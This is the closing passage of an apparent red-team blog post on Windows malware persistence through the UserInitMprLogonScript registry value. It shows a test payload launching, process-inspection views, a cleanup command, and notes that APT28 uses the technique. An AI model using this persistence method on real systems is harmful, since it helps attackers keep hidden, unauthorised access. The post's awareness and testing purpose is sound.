


And after a few milliseconds, our "malware", `meow-meow` popped up:



Then, if we open Process Hacker and check `hack.exe` properties:






we see that the parent process is “non-existent” process.

If you have studied the windows internals at least a little, you know that exists processes which have “non-existent” process as parent. For example, Windows Explorer - `explorer.exe`. Parent process is `userinit.exe` or `winlogon.exe`, but can be anything `.exe` using `explorer.exe`. Parent will show as `<Non-existent Process>` since `userinit.exe` terminates itself. Another example is Windows Logon - `winlogon.exe`. Parent is “does not exist” since `smss.exe` exits.


If we check `hack.exe` properties via Sysinternals Process Explorer, we can see “Autostart Location” value:



Everything is worked perfectly! =^..^=

After the end of experiment, delete the key:

```
Remove-ItemProperty -Path "HKCU:\Environment" -Name "UserInitMprLogonScript
```



This persistence trick is used by APT28 group and software like Attor and Zebrocy at the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

> *This is a practical case for educational purposes only.*

Sysinternals Process Explorer
Malware persistence: part 1
APT28

[Attor]
[Zebrocy (Trojan)]
[source code in github]

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine


Tags: malware | persistence | red team | win32api | windows

Categories: persistence

Updated: December 9, 2022


Previous Next

YOU MAY ALSO ENJOY




Malware and cryptography 33: encrypt payload via Lucifer algorithm. Simple C example.

5 minute read




Malware development trick 43: Shuffle malicious payload. Simple C example.

6 minute read



Linux malware development 2: find process ID by name. Simple C example.

6 minute read



Malware and cryptography 32: encrypt payload via FEAL-8 algorithm. Simple C example.

4 minute read